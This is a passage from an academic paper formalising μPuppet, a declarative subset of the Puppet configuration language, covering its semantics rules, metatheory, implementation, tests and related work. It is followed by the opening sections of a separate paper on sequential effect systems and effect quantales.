A class definition is used for specifying a particular service that could include a set of resources and other statements. Classes are defined at the top level and are declared as part of statements, as described earlier. Classes can be parameterised; the parameters are passed in at declaration time using the resource-like declaration syntax. The parameters can be referenced as variables in the class body. A class can also inherit directly from one other class. The following rules handle the four possible cases:

$$\frac{a \notin dom(\kappa)}{\sigma, \kappa, v_\mathrm{C}, \texttt{class}\ a\ \{s\} \xrightarrow{N}_\mathsf{m} \sigma, \kappa[a : \mathsf{ClassDef}(\bot, \varepsilon, s)], v_\mathrm{C}, \texttt{skip}}\ \textsc{CDef}$$

$$\frac{a \notin dom(\kappa)}{\sigma, \kappa, v_\mathrm{C}, \texttt{class}\ a\ \texttt{inherits}\ b\ \{s\} \xrightarrow{N}_\mathsf{m} \sigma, \kappa[a : \mathsf{ClassDef}(b, \varepsilon, s)], v_\mathrm{C}, \texttt{skip}}\ \textsc{CDefI}$$

$$\frac{a \notin dom(\kappa)}{\sigma, \kappa, v_\mathrm{C}, \texttt{class}\ a\ (\rho)\ \{s\} \xrightarrow{N}_\mathsf{m} \sigma, \kappa[a : \mathsf{ClassDef}(\bot, \rho, s)], v_\mathrm{C}, \texttt{skip}}\ \textsc{CDefP}$$

$$\frac{a \notin dom(\kappa)}{\sigma, \kappa, v_\mathrm{C}, \texttt{class}\ a\ (\rho)\ \texttt{inherits}\ b\ \{s\} \xrightarrow{N}_\mathsf{m} \sigma, \kappa[a : \mathsf{ClassDef}(b, \rho, s)], v_\mathrm{C}, \texttt{skip}}\ \textsc{CDefPI}$$

In the simples case (CDef) we add the class definition to the definition environment with no parent and no parameters. The other three rules handle the cases with inheritance, with parameters, or with both.

4 Metatheory

Because Puppet has not been designed with formal properties in mind, there is relatively little we can say formally about the "correctness" of μPuppet. Instead, the main measure of correctness is the degree to which μPuppet agrees with the behaviour of the main Puppet implementation, which is the topic of the next section. Here, we summarise two properties of μPuppet that guided our design of the rules, and provide some justification for the claim that μPuppet is 'declarative'. First, evaluation is deterministic: a given manifest can evaluate in at most one way.

▶ **Theorem 1** (Determinism). *All of the evaluation relations of μPuppet are deterministic:*

- *If $\sigma, \kappa, v_C, e \xrightarrow{\alpha} e'$ and $\sigma, \kappa, v_C, e \xrightarrow{\alpha} e''$ then $e' = e''$.*
- *If $\sigma, \kappa, v_C, s \xrightarrow{\alpha}_{\mathsf{s}} \sigma', \kappa', v'_C, s'$ and $\sigma, \kappa, v_C, s \xrightarrow{\alpha}_{\mathsf{s}} \sigma'', \kappa'', v''_C, s''$ then $\sigma' = \sigma''$, $\kappa' = \kappa''$, $v'_C = v''_C$ and $s' = s''$.*
- *If $\sigma, \kappa, v_C, s \xrightarrow{N}_{\mathsf{m}} \sigma', \kappa', v'_C, m'$ and $\sigma, \kappa, v_C, m \xrightarrow{N}_{\mathsf{m}} \sigma'', \kappa'', v''_C, m''$ then $\sigma' = \sigma''$, $\kappa' = \kappa''$, $v'_C = v''_C$ and $m' = m''$.*

Proof. Straightforward by induction on derivations. ◀

Second, in μPuppet, evaluation is monotonic in the sense that:

- Once a variable binding is defined in σ, its value never changes, and it remains bound until the end of the scope in which it was bound.
- Once a class or resource definition is defined in κ, its definition never changes, except that a class's definition may change from $\mathsf{ClassDef}(c_{opt}, \rho, s)$ to $\mathsf{DeclaredClass}(\beta)$.
- Once a resource is declared in v_C, its title, properties and values never change.

We can formalise this as follows.

▶ **Definition 2.** We define orderings $\sqsubseteq$ on variable environments, definition environments and catalogs as follows:

- $\sigma \sqsubseteq \sigma'$ when $x \in dom(\sigma_\alpha)$ implies that either $\sigma_\alpha(x) = \sigma'_\alpha(x)$ or $\alpha = \beta$ `def` for some β and $x \notin dom(\sigma'_\alpha)$.
- $\kappa \sqsubseteq \kappa'$ when $a \in dom(\kappa)$ implies either $\kappa(a) = \kappa'(a)$ or $\kappa(a) = \mathsf{ClassDef}(c_{opt}, \rho, s)$ and $\kappa'(a) = \mathsf{DeclaredClass}(\beta)$.
- $v_C \sqsubseteq v'_C$ when there exists v''_C such that $v_C \sqcup v''_C = v'_C$.
- $(\sigma, \kappa, v_C) \sqsubseteq (\sigma', \kappa', v'_C)$ when $\sigma \sqsubseteq \sigma'$, $\kappa \sqsubseteq \kappa'$ and $v_C \sqsubseteq v'_C$.

▶ **Theorem 3** (Monotonicity). *The statement and manifest evaluation relations of μPuppet are monotonic in σ, κ, v_C:*

- *If $\sigma, \kappa, v_C, s \xrightarrow{\alpha}_{\mathsf{s}} \sigma', \kappa', v'_C, s'$ then $(\sigma, \kappa, v_C) \sqsubseteq (\sigma', \kappa', v'_C)$.*
- *If $\sigma, \kappa, v_C, s \xrightarrow{N}_{\mathsf{m}} \sigma', \kappa', v'_C, m'$ then $(\sigma, \kappa, v_C) \sqsubseteq (\sigma', \kappa', v'_C)$.*

Proof. Straightforward by induction. The only interesting cases are the rules in which σ, κ or v_C change; in each case the conclusion is immediate. ◀

These properties are not especially surprising or difficult to prove; nevertheless, they provide some justification for calling μPuppet a 'declarative' language. However, μPuppet does not satisfy some other desirable properties. For example, as we have seen, the order in which variable definitions or resource or class declarations appear can affect the final result. Likewise, there is no notion of 'well-formedness' that guarantees that a μPuppet program terminates successfully: compilation may diverge or encounter a run-time error. Furthermore, full Puppet does not satisfy monotonicity, because of other non-declarative features that we

have chosen not to model. Further work is needed to identify and prove desirable properties of the full Puppet language, and identify subsets of (or modifications to) Puppet that make such properties valid.

5 Implementation and Evaluation

We implemented a prototype parser and evaluator μPuppet in Haskell (GHC 8.0.1). The parser accepts source syntax for features of μPuppet as described in the Puppet documentation and produces abstract syntax trees as described in Section 3.2. The evaluator implements μPuppet compilation based on the rules shown in the appendix of the extended paper [7]. The implementation constitutes roughly 1300 lines of Haskell code. The evaluator itself is roughly 400 lines of code, most of which are line-by-line translations of the inference rules.

We also implemented a test framework that creates an Ubuntu 16.04.1 (x86_64) virtual machine with Puppet installed, and scripts which run each example using both μPuppet and Puppet and compare the resulting messages and catalog output.

5.1 Test cases and results

During our early investigations with Puppet, we constructed a test set of 52 manifests that illustrate Puppet's more unusual features, including resources, classes, inheritance, and resource type definitions. The tests include successful examples (where Puppet produces a catalog) and failing examples (where Puppet fails with an error); we found both kinds of tests valuable for understanding what is possible in cases where the documentation was unspecific.

We used these test cases to guide the design of μPuppet, and developed 16 additional test cases along the way to test corner cases or clarify behaviour that our rules did not originally capture correctly. We developed further tests during debugging and to check the behaviour of Puppet's (relatively) standard features, such as conditionals and case statements, arrays, and hashes. We did not encounter any surprises there so we do not present these results in detail.

We summarise the test cases and their results in Table 1. The "Feature" column describes the classification of features present in our test set. The "#Tests" and "#Pass" columns show the number of tests in each category and the number of them that pass. A test that is intended to succeed passes if both Puppet and μPuppet succeed and produce the same catalog (up to reordering of resources); a test that is intended to fail passes if both Puppet and μPuppet fail. The "#Unsupported" column shows the number of test cases that involve features that μPuppet does not handle. All of the tests either pass or use features that are not supported by μPuppet. Features that μPuppet (by design) does not support are italicised.

All of the examples listed in the above table are included in the supplementary material, together with the resulting catalogs and error messages provided by Puppet.

5.2 Other Puppet examples

A natural source of test cases is Puppet's own test suite or, more generally, other Puppet examples in public repositories. Puppet does have a test suite, but it is mostly written in Ruby to test internal functionality. We could find only 43 Puppet language tests in the

Table 1 Summary of test cases. Features in *italics* are not supported in μPuppet.

Feature	#Tests	#Pass	#Unsupported
Statements	11	11	0
Assignment	2	2	0
Case	1	1	0
If	4	4	0
Unless	4	4	0
Resources	18	11	7
Basics	2	2	0
Variables	3	3	0
User defined resource types	5	5	0
Virtual resources	1	0	1
Default values	1	0	1
Resource extension	4	0	4
Ordering Constraints	2	1	1
Classes	32	22	10
Basics	4	4	0
Inheritance	3	3	0
Scope	2	2	0
Variables & classes	6	6	0
Class Parameters	6	6	0
Overriding	5	0	5
Nesting and redefinition	6	1	5
Nodes	8	8	0
Resource Collectors	9	0	9
Basics	1	0	1
Collectors, references & variables	3	0	3
Application order	5	0	5

Puppet repository on GitHub[3]. These tests appear to be aimed at testing parsing and lexing functionality; they are not accompanied by descriptions of the desired catalog result. Some of the tests also appear to be out of date: five fail in Puppet 4.8. Of the remaining test cases that Puppet 4.8 can run, 20 run correctly in μPuppet (with minor modifications) while 18 use features not yet implemented in μPuppet.

We also considered harvesting realistic Puppet configurations from other public repositories; however, this is not straightforward since real configurations typically include confidential or security-critical parameters so are not publicly available. An alternative would be to harvest Puppet modules from publicly available sources such as PuppetForge, which often include test manifests to show typical usage. However, these test cases usually do not come with sample results; they are mainly intended for illustration.

We examined the top 10 Puppet modules (apache, ant, concat, firewall, java, mysql, ntp, postgresql, puppetdb, and stdlib) on the official PuppetForge module site and searched for keywords and other symbols in the source code to estimate the number of uses of Puppet features such as classes, inheritance, definitions, resource collectors/virtual resources, and

[3] `https://github.com/puppetlabs/puppet/tree/master/spec/fixtures/unit/parser/lexer`

ordering constraints. Classes occurred in almost all modules, with over 200 uses overall, and over 50 uses of inheritance. Resource type definitions were less frequent, with only around 40 uses, while uses of resource collectors and virtual resources were rare: there were only 10 uses overall, distributed among 5 packages. Ordering constraints were widely used, with over 90 occurrences in 8 packages. Due to the widespread use of ordering constraints, as well as other issues such as the lack of support for general strings and string interpolation in μPuppet, we were not able to run μPuppet on these Puppet modules. This investigation suggests that to develop tools or analyses for real Puppet modules based on μPuppet will require both conceptual steps (modelling ordering constraints and non-declarative features such as resource collectors) as well as engineering effort (e.g. to handle Puppet's full, idiosyncratic string interpolation syntax).

5.3 Unsupported features

Our formalisation handles some but not all of the distinctive features of Puppet. As mentioned in the introduction, we chose to focus effort on the well-established features of Puppet that appear closest to its declarative aspirations. In this section we discuss the features we chose not to support and how they might be supported in the future, in increasing order of complexity.

String interpolation. Puppet supports a rich set of string operations including string interpolation (i.e. variables and other expression forms embedded in strings). For example, writing `"Hello ${planet['earth']}!"` produces `"Hello world!"` if variable `planet` is a hash whose `'earth'` key is bound to `'World'`. String interpolation is not conceptually difficult but it is widely used and desugaring it correctly to plain string append operations is an engineering challenge.

Dynamic data types. Puppet 4 also supports type annotations, which are checked dynamically and can be used for automatic validation of parameters. For example, writing `Integer $x = 5` in a parameter list says that x is required to be an integer and its default value is 5. Types can also express constraints on the allowed values: for example, `5 =~ Integer[1,10]` is a valid expression that evaluates to `true` because 5 is an integer between 1 and 10. Data types are themselves values and there is a type `Type` of data types.

Undefined values and strict mode. By default, Puppet treats an undefined variable as having a special "undefined value" `undef`. Puppet provides a "strict" mode that treats an attempt to dereference an undefined variable as an error. We have focused on modelling strict semantics, so our rules get stuck if an attempt is made to dereference an undefined variable; handling explicit undefined values seems straightforward, by changing the definitions of lookup and related operations to return `undef` instead of failing.

Functions, iteration and lambdas. As of version 4, Puppet allows function definitions to be written in Puppet and also includes support for iteration functions (`each`, `slice`, `filter`, `map`, `reduce`, `with`) which take lambda blocks as arguments. The latter can only be used as function arguments, and cannot be assigned to variables, so Puppet does not yet have true first-class functions. We do see no immediate obstacle to handling these features, using standard techniques.

Nested constructs and multiple definitions. We chose to consider only top-level definitions of classes and defined resources, but Puppet allows nesting of these constructs, which also makes it possible for classes to be defined more than once. For example:

```
1  class a {
2    $x1 = "a"
3    class b {
4      $y1 = "b"
5    }
6  }
7
8  class a::b {
9    $y2 = "ab"
10 }
11 include a
12 include a::b
```

Surprisingly, *both* line 4 and line 9 are executed (in unspecified order) when `a::b` is declared, so both `$::a::b::y1` and `$::a::b::y2` are in scope at the end. Our impression is that it would be better to simply reject Puppet manifests that employ either nested classes or multiple definitions, since nesting of class and resource definitions is explicitly discouraged by the Puppet documentation.

Dynamically-scoped resource defaults. Puppet also allows setting resource defaults. For example one can write (using the capitalised resource type `File`):

```
1    File { owner => "alice" }
```

to indicate that the default owner of all files is `alice`. Defaults can be declared in classes, but unlike variables, resourced defaults are dynamically scoped; for this reason, the documentation and some authors both recommend using resource defaults sparingly. Puppet 4 provides an alternative way to specify defaults as part of the resource declaration.

Resource extension and overriding. In Puppet, attributes can be added to a resource which has been previously defined by using a *reference* to the resource, or removed by setting them to `undef`.

```
1  class main {
2    file { "file": owner => "alice" }
3    File["file"] { mode => "0755" }
4  }
```

However, it is an error to attempt to change the value of an already-defined resource, unless the updating operation is performed in a *subclass* of the class in which the resource was originally declared. For example:

```
1  class main::parent {
2    file { "file":
3      owner => "bob",
4      source => "the source"
5    }
6  }
7  class main inherits main::parent {
8    File["file"] {
9      owner => "alice",
10     source => undef
11   }
12 }
```

This illustrates that code in the derived class is given special permission to override any resource attributes that were set in the base class. Handling this behaviour seems to require (at least) tracking the classes in which resources are declared.

Resource collectors and virtual resources. *Resource collectors* allow for selecting, and also updating, groups of resources specified via predicates. For example, the following code declares a resource and then immediately uses the collector `File <|title == file"|>"` to modify its parameters.

```
class main {
        file { "file": owner => "alice" }
        File <| title == "file" |> {
                owner => "bob",
                group => "the group",
        }
}
```

Updates based on resource collectors are unrestricted, and the scope of the modification is also unrestricted: so for example the resource collector `File<|owner='root'|>` will select all files owned by root, and potentially update their parameters in arbitrary ways. The Puppet documentation recommends using resource collectors only in idiomatic ways, e.g. using the title of a known resource as part of the predicate. Puppet also supports *virtual resources*, that is, resources with parameter values that are not added to the catalog until declared or referenced elsewhere. Virtual resources allow a resource to be declared in one place without the resource being included in the catalog. The resource can then be *realised* in one or more other places to include it in the catalog. Notice that you can realise virtual resources before declaring them:

```
class main {
        realize User["alice"]
        @user { "alice": uid => 100 }
        @user { "bob": uid => 101 }
        realize User["alice"]
}
```

As Shambaugh et al. [17] observe, these features can have global side-effects and make separate compilation impossible; the Puppet documentation also recommends avoiding them if possible. We have not attempted to model these features formally, and doing so appears to be a challenging future direction.

Ordering constraints. By default, Puppet does not guarantee to process the resources in the catalog in a fixed order. To provide finer-grained (and arguably more declarative) control over ordering, Puppet provides several features: special *metaparameters* such as `ensure`, `require`, `notify`, and `subscribe`, *chaining arrows* `->` and `~>` that declare dependencies among resources, and the *require function* that includes a class and creates dependencies on its resources. From the point of view of our semantics, all of these amount to ways to define dependency edges among resources, making the catalog into a *resource graph*. Puppet represents the chaining arrow dependencies using metaparameters, so we believe this behaviour can be handled using techniques similar to those for resource parameter overrides or resource collectors. The rules for translating the different ordering constraints to resource graph edges can be expressed using Datalog rules [17] and this approach may be adaptable to our semantics too.

6 Related work

Other declarative configuration frameworks include LCFG [2], a configuration management system for Unix, and SmartFrog [9], a configuration language developed by HP Labs. Of these, only SmartFrog has been formally specified; Herry and Anderson [4] propose a formal semantics and identify some complications, including potential termination problems

exhibited by the SmartFrog interpreter. Their semantics is presented in a denotational style, in contrast to the small-step operational semantics presented here for Puppet. Other systems, such as Ponder [5], adopt an operational approach to policies for distributed systems.

Beyond this, there are relatively few formal studies of configuration languages, and we are aware of only two papers on Puppet specifically. Vanbrabant et al. [20] propose an access control technique for an early version of Puppet based on checking whether the changes to the catalog resulting from a change to the manifest are allowed by a policy. Catalogs are represented as XML files and allowed changes are described using path expressions. Shambaugh et al. [17] present a configuration verification tool for Puppet called Rehearsal. Their tool is concerned primarily with the "realisation" stage of a Puppet configuration, and focuses on the problem of determinacy analysis: that is, determining whether a proposed reconfiguration leads to a unique result state. Shambaugh et al. consider a subset of Puppet as a source language, including resources, defined resources, and dependencies. However, some important subtleties of the semantics were not investigated. Compilation of definitions and ordering constraints was described at a high level but not formalised; classes and inheritance were not mentioned, although their implementation handles simple cases of these constructs. Our work complements Rehearsal: Rehearsal analyses the determinacy of the realisation stage, while our work improves understanding of the compilation stage.

The present work continues a line of recent efforts to study the semantics of programming and scripting languages "in the wild". There have been efforts to define semantics for JavaScript [12, 10], R [14], PHP [6], and Python [15]. Work on formal techniques for Ruby [19] may be especially relevant to Puppet: Puppet is implemented in Ruby, and plugins can be written in Ruby, so modelling the behaviour of Puppet as a whole may require modelling both the Puppet configuration language and the Ruby code used to implement plugins, as well as other tools such as Hiera[4] that are an increasingly important component of the Puppet toolchain. However, Puppet itself differs significantly from Ruby, and Puppet "classes" in particular bear little relation to classes in Ruby or other object-oriented languages.

7 Conclusions

Rigorous foundations for configuration frameworks are needed to improve the reliability of configurations for critical systems. Puppet is a popular configuration framework, and is already being used in safety-critical domains such as air traffic control.[5]

Even if each individual component of such a system is formally verified, misconfiguration errors can still lead to failures or vulnerabilities, and the use of these tools at scale means that the consequences of failure are also potentially large-scale. The main contribution of this paper is an operational semantics for a subset of Puppet, called μPuppet, that covers the distinctive features of Puppet that are used in most Puppet configurations, including resource, node, class, and defined resource constructs. Our rules also model Puppet's idiosyncratic treatment of classes, scope, and inheritance, including the dynamic treatment of node scope.

We presented some simple metatheoretic properties that justify our characterisation of μPuppet as a 'declarative' subset of Puppet, and we compared μPuppet with the Puppet 4.8 implementation on a number of examples. We also identified idiosyncrasies concerning evaluation order and scope where our initial approach differed from Puppet's actual behaviour. Because Puppet is a work in progress, we hope that these observations will contribute to the

[4] `https://docs.puppet.com/hiera/`.
[5] `https://archive.fosdem.org/2011/schedule/event/puppetairtraffic.html`.

evolution and improvement of the Puppet language. In future work, we plan to investigate more advanced features of Puppet and develop semantics-based analysis and debugging techniques; two natural directions for future work are investigating Puppet's recently-added type system, and developing *provenance* techniques that can help explain where a catalog value or resource came from, why it was declared, or why manifest compilation failed [3].

Acknowledgments. We also gratefully acknowledge Arjun Guha for comments on an early version of this paper and Henrik Lindberg for discussions about Puppet's semantics and tests.

References

1 Puppet 4.8 reference manual, 2016. `https://docs.puppet.com/puppet/4.8/index.html`.

2 Paul Anderson. *LCFG: a Practical Tool for System Configuration*, volume 17 of *Short Topics in System Administration*. Usenix Association, 2008.

3 Paul Anderson and James Cheney. Toward provenance-based security for configuration languages. In Umut A. Acar and Todd J. Green, editors, *4th Workshop on the Theory and Practice of Provenance, TaPP'12, Boston, MA, USA, June 14-15, 2012*. USENIX Association, 2012. URL: `https://www.usenix.org/conference/tapp12/workshop-program/presentation/anderson`.

4 Paul Anderson and Herry Herry. A formal semantics for the smartfrog configuration language. *J. Network Syst. Manage.*, 24(2):309–345, 2016. `doi:10.1007/s10922-015-9351-y`.

5 Nicodemos Constantinou Damianou. *A policy framework for management of distributed systems*. PhD thesis, Imperial College London, UK, 2002. URL: `http://ethos.bl.uk/OrderDetails.do?uin=uk.bl.ethos.252293`.

6 Daniele Filaretti and Sergio Maffeis. An executable formal semantics of PHP. In Richard Jones, editor, *ECOOP 2014 - Object-Oriented Programming - 28th European Conference, Uppsala, Sweden, July 28 - August 1, 2014. Proceedings*, volume 8586 of *Lecture Notes in Computer Science*, pages 567–592. Springer, 2014. `doi:10.1007/978-3-662-44202-9_23`.

7 Weili Fu, Roly Perera, Paul Anderson, and James Cheney. μPuppet: A declarative subset of the Puppet configuration language. *ArXiv e-prints*, August 2016. URL: `http://adsabs.harvard.edu/abs/2016arXiv160804999A`, `arXiv:1608.04999`.

8 Jeff Geerling. *Ansible for DevOps: Server and configuration management for humans*. Midwestern Mac, LLC, 2015.

9 Patrick Goldsack, Julio Guijarro, Steve Loughran, Alistair N. Coles, Andrew Farrell, Antonio Lain, Paul Murray, and Peter Toft. The smartfrog configuration management framework. *Operating Systems Review*, 43(1):16–25, 2009. `doi:10.1145/1496909.1496915`.

10 Arjun Guha, Claudiu Saftoiu, and Shriram Krishnamurthi. The essence of JavaScript. In *ECOOP*, pages 126–150, Berlin, Heidelberg, 2010. Springer-Verlag. URL: `http://dl.acm.org/citation.cfm?id=1883978.1883988`.

11 Haryadi S. Gunawi, Mingzhe Hao, Tanakorn Leesatapornwongsa, Tiratat Patana-anake, Thanh Do, Jeffry Adityatama, Kurnia J. Eliazar, Agung Laksono, Jeffrey F. Lukman, Vincentius Martin, and Anang D. Satria. What bugs live in the cloud? A study of 3000+ issues in cloud systems. In Ed Lazowska, Doug Terry, Remzi H. Arpaci-Dusseau, and Johannes Gehrke, editors, *Proceedings of the ACM Symposium on Cloud Computing, Seattle, WA, USA, November 03 - 05, 2014*, pages 7:1–7:14. ACM, 2014. `doi:10.1145/2670979.2670986`.

12 Sergio Maffeis, John C. Mitchell, and Ankur Taly. An operational semantics for javascript. In G. Ramalingam, editor, *Programming Languages and Systems, 6th Asian Symposium, APLAS 2008, Bangalore, India, December 9-11, 2008. Proceedings*, volume 5356

of *Lecture Notes in Computer Science*, pages 307–325. Springer, 2008. doi:10.1007/978-3-540-89330-1_22.

13 Matthias Marschall. *Chef Infrastructure Automation Cookbook*. Packt Publishing, 2013.

14 Floréal Morandat, Brandon Hill, Leo Osvald, and Jan Vitek. Evaluating the design of the R language - objects and functions for data analysis. In James Noble, editor, *ECOOP 2012 - Object-Oriented Programming - 26th European Conference, Beijing, China, June 11-16, 2012. Proceedings*, volume 7313 of *Lecture Notes in Computer Science*, pages 104–131. Springer, 2012. doi:10.1007/978-3-642-31057-7_6.

15 Joe Gibbs Politz, Alejandro Martinez, Matthew Milano, Sumner Warren, Daniel Patterson, Junsong Li, Anand Chitipothu, and Shriram Krishnamurthi. Python: the full monty. In Antony L. Hosking, Patrick Th. Eugster, and Cristina V. Lopes, editors, *Proceedings of the 2013 ACM SIGPLAN International Conference on Object Oriented Programming Systems Languages & Applications, OOPSLA 2013, part of SPLASH 2013, Indianapolis, IN, USA, October 26-31, 2013*, pages 217–232. ACM, 2013. doi:10.1145/2509136.2509536.

16 Jo Rhett. *Learning Puppet 4: A guide to configuration management and automation*. O'Reilly Media, 2016.

17 Rian Shambaugh, Aaron Weiss, and Arjun Guha. Rehearsal: a configuration verification tool for puppet. In Chandra Krintz and Emery Berger, editors, *Proceedings of the 37th ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI 2016, Santa Barbara, CA, USA, June 13-17, 2016*, pages 416–430. ACM, 2016. doi:10.1145/2908080.2908083.

18 James Turnbull. *Pulling Strings with Puppet: Configuration Management Made Easy*. Apress, September 2008.

19 Katsuhiro Ueno, Yutaka Fukasawa, Akimasa Morihata, and Atsushi Ohori. The essence of ruby. In Jacques Garrigue, editor, *Programming Languages and Systems - 12th Asian Symposium, APLAS 2014, Singapore, November 17-19, 2014, Proceedings*, volume 8858 of *Lecture Notes in Computer Science*, pages 78–98. Springer, 2014. doi:10.1007/978-3-319-12736-1_5.

20 Bart Vanbrabant, Joris Peeraer, and Wouter Joosen. Fine-grained access control for the Puppet configuration language. In *LISA*, December 2011. URL: https://lirias.kuleuven.be/handle/123456789/316070.

21 Tianyin Xu and Yuanyuan Zhou. Systems approaches to tackling configuration errors: A survey. *ACM Comput. Surv.*, 47(4):70:1–70:41, 2015. doi:10.1145/2791577.

22 Zuoning Yin, Xiao Ma, Jing Zheng, Yuanyuan Zhou, Lakshmi N. Bairavasundaram, and Shankar Pasupathy. An empirical study on configuration errors in commercial and open source systems. In Ted Wobber and Peter Druschel, editors, *Proceedings of the 23rd ACM Symposium on Operating Systems Principles 2011, SOSP 2011, Cascais, Portugal, October 23-26, 2011*, pages 159–172. ACM, 2011. doi:10.1145/2043556.2043572.

23 Diego Zamboni. *Learning CFEngine 3: Automated system administration for sites of any size*. O'Reilly Media, 2012.

A Generic Approach to Flow-Sensitive Polymorphic Effects

Colin S. Gordon

Drexel University
csgordon@drexel.edu

Abstract

Effect systems are lightweight extensions to type systems that can verify a wide range of important properties with modest developer burden. But our general understanding of effect systems is limited primarily to systems where the order of effects is irrelevant. Understanding such systems in terms of a lattice of effects grounds understanding of the essential issues, and provides guidance when designing new effect systems. By contrast, sequential effect systems — where the order of effects is important — lack a clear algebraic characterization.

We derive an algebraic characterization from the shape of prior concrete sequential effect systems. We present an abstract polymorphic effect system with singleton effects parameterized by an effect quantale — an algebraic structure with well-defined properties that can model a range of existing order-sensitive effect systems. We define effect quantales, derive useful properties, and show how they cleanly model a variety of known sequential effect systems. We show that effect quantales provide a free, general notion of iterating a sequential effect, and that for systems we consider the derived iteration agrees with the manually designed iteration operators in prior work. Identifying and applying the right algebraic structure led us to subtle insights into the design of order-sensitive effect systems, which provides guidance on non-obvious points of designing order-sensitive effect systems. Effect quantales have clear relationships to the recent category theoretic work on order-sensitive effect systems, but are explained without recourse to category theory. In addition, our derived iteration construct should generalize to these semantic structures, addressing limitations of that work.

1998 ACM Subject Classification F.3.2 Semantics of Programming Languages

Keywords and phrases Type systems, effect systems, quantales, polymorphism

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.13

1 Introduction

Effect systems are a well-known lightweight extension to standard type systems, which are capable of verifying an array of useful program properties with modest developer effort. They have proven useful for enforcing error handling [59, 4, 29], ensuring a variety of safety properties for concurrent programs [18, 19, 17, 10, 9, 20], purity [33, 16], safe arena-based memory management [41, 55, 57], and more. Effect systems extend type systems to track not only the shape of and constraints on data, but also a summary of the side effects caused by an expression's evaluation. Java's checked exceptions are the best-known example of an effect system — the effect of an expression is the set of (checked) exceptions it may throw — and other effects have a similar flavor, like the set of heap regions accessed by parallel code, or the set of locks that must be held to run an expression without data races.

However, our understanding of effect systems is concentrated in the space of systems like Java's checked exceptions, where the *order of effects* is irrelevant: the system does not care that an `IllegalArgumentException` would be thrown before any possible `IOException`.

Effects in such systems are characterized by a join semilattice, which captures exactly systems where ordering is irrelevant (since the join operation is commutative and associative). This is an impressively large and useful class of systems, but the assumption that order is irrelevant leaves some of the more sophisticated effect systems for checking more powerful properties out of reach. We refer to this class of effect systems — the traditional default — as *commutative* effect systems, to contrast against the class we study in this paper. The alternative class of effect systems, where the order in which effects occur matters — *sequential* effect systems, following Tate's terminology [56][1] — reason directly about the proper ordering of program events. Examples include non-block-structured reasoning about synchronization for data races and deadlock freedom [9, 28, 53], atomicity [21, 20], and memory management [11].

Effect system design for the traditional commutative effect systems has been greatly aided in both theory and practice by the recognition that effects in such systems form a bounded join semilattice — a lattice with top, bottom, and all binary joins (least-upper-bounds). On the theory side, this permits general formulations of effect systems to study common properties [42, 50, 3]. On the practical side, this guides the design and implementation of working effect systems. If an effect system is not a join semilattice, why not? (Usually this indicates a mistake.) Effect system frameworks can be implemented generically with respect to an effect lattice [50, 58], and in the common case where effects are viewed as sets of required capabilities, simply specifying the capabilities and exploiting the default powerset lattice makes core design choices straightforward. In the research literature, the ubiquity of lattice-based (commutative) effect systems simplifies explanations and presentations.

Sequential effect systems so far have no such established common basis in terms of an algebraic structure to guide design, implementation, and comparison, making all of these tasks more difficult. Recent work on semantic approaches to modeling sequential effect systems [56, 36, 45] has produced very general characterizations of the mathematics behind key *necessary* constructs (namely, sequencing effects), but with one recent exception [45] does not produce a description that is *sufficient* to model a complete sequential effect system for a real language. Partly this stems from the fact that the accounts of such work proceed primarily by generalizing categorical structures used to model sequential computation, rather than implementing complete source-level effect systems. None of this work has directly considered effect polymorphism (essential for any real use), singleton effects (required for prominent effect systems both commutative and sequential), or iteration constructs. So there is currently a gap between this powerful semantic work, and understanding real sequential effect systems in a systematic way.

We generalize directly from real source-level type-and-effect systems to produce an algebraic characterization for sequential effect systems, suitable for modeling some well-known sequential type-and-effect disciplines, and (we hope) useful for guiding the design of future sequential effect systems. We give important derived constructions (products, and inducing an iteration operation on effects), and put them to use with an explicit translation between Flanagan and Qadeer's early atomicity type system [21] and a (sequential) equivalent built as an instantiation of our generic sequential type-and-effect system.

Overall, our contributions include:

- A new algebraic characterization of sequential effect systems — effect quantales — that is consistent with existing semantic notions and easily subsumes commutative effects

[1] These effect systems have been alternately referred to as flow-sensitive [42], as they are often formalized using flow-sensitive type judgments (with pre- and post-effect) rather than effects in the traditional sense. However, this term suggests a greater degree of path sensitivity and awareness of branch conditions than most such systems have. We use Tate's terminology as it avoids technical quibbles.

- A syntactic motivation for effect quantales by generalizing from concrete, full-featured sequential effect systems. As a result, we are the first to investigate interplay between singleton effects and sequential effect systems in the abstract (not yet addressed by semantic work). This reveals subtlety in the metatheory of sequential effects that depend on program values.
- Demonstration that effect quantales are not only general, but also sufficient to modularly define the structure of existing non-trivial effect systems.
- A general characterization of effect iteration for any sequential effect system given by an effect quantale, including demonstration that the resulting iteration for prior systems (as effect quantales) exactly matches the hand-constructed iteration of the original work. The form is general enough that it should adapt to semantic characterizations as well.
- The first generic *sequential* effect system with effect polymorphism.
- Precise characterization of the relationship between effect quantales and related notions, ultimately connecting the syntax of established effect systems to semantic work, closing a gap in our understanding.

2 Background on Commutative and Sequential Effect Systems

Here we derive the basic form of a new algebraic characterization of sequential effects based on generalizing from the use of effects in current sequential effect systems. The details of this form are given in Section 3, with a corresponding generic type-and-effect system in Section 6. We refer to the two together as a framework for sequential effect systems.

By now, the standard mechanisms of commutative effect systems — what is typically meant by the phrase "type-and-effect system" — are well understood. The type judgment $\Gamma \vdash e : \tau$ of a language is augmented with a component χ describing the overall effect of the term at hand: $\Gamma \vdash e : \tau \mid \chi$. Type rules for composite expressions, such as forming a pair, join the effects of the child expressions by taking the least upper bound of those effects (with respect to the effect lattice). And the final essential adjustment is to handle the *latent effect* of a function — the effect of the function body, which is deferred until the function is invoked. Function types are extended to include this latent effect, and this latent effect is included in the effect of function application. Allocating a closure itself has no meaningful effect, and is typically given the bottom effect in the semilattice:

$$\text{T-Fun}\ \frac{\Gamma, x : \tau \vdash e : \tau' \mid \chi}{\Gamma \vdash (\lambda\, x.\, e) : \tau \xrightarrow{\chi} \tau' \mid \bot} \qquad \text{T-Call}\ \frac{\Gamma \vdash e_1 : \tau \xrightarrow{\chi} \tau' \mid \chi_1 \qquad \Gamma \vdash e_2 : \tau \mid \chi_2}{\Gamma \vdash e_1\ e_2 : \tau' \mid \chi_1 \sqcup \chi_2 \sqcup \chi}$$

